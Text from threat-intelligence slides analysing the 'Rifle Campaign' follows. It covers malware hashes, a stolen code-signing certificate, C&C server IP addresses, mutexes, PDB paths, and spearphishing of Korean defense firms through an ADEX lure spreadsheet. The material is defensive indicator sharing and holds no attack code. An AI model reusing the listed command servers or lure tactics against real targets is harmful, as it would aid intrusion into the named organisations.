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
Rifle Campaign - Initech Malware

Sample Information


File Name	MD5	File Type
iniSignCrypto.dll	C2A171716FF72B8C8965DFB3CD3ECCFF	DLL
iniwebsocrypto.exe	ECA2DFAA11ED41F119346E333B5D8461	EXE
	275B7AF66726950A895FBD74C6227CAB	EXE

40+ Variants

Rifle Campaign - Initech Malware




Abusing Valid Certificate stolen from IT Solution Company “Initech”



Rifle Campaign - Initech Malware

Flow



Rifle Campaign - Initech Malware

C&C Servers

IP	Country	Allocated
192.99.223.115:80	Canada	Unknown
165.194.123.67:443	Republic of Korea	Jung-Ang University
175.117.144.67	Republic of Korea	Catholic Chant & Contemporary Music Internet Broadcasting (caccm.org)

Rifle Campaign - Initech Malware

Created File

C:\Program Files\Common Files\Graphics\guifx.exe

Mutex

ASDASDASDSA, MUTEX394039_4830023

PDB Path

E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

E:\Data\My Projects\Troy Source Code\tcp1st\sniffer - Copy\Release\dll_like_exe.pdb


E:\Data\My Projects\Troy Source Code\tcp1st\server\Release\server.pdb

Rifle Campaign - ADEX Spearphishing

ADEX

Seoul International Aerospace & defense Exhibition

Spearphishing, target Military Defense Industry



- Samsung Thales
- Samsung Techwin
- Agency for Defense Development
- Doosan DST (Defense Systems & Technology)
- Hanhwa Defense
- LG CNS
- LIG Nexone

Microsoft Excel - 2015 서울에어쇼 결과 및 방문자 명단.xls

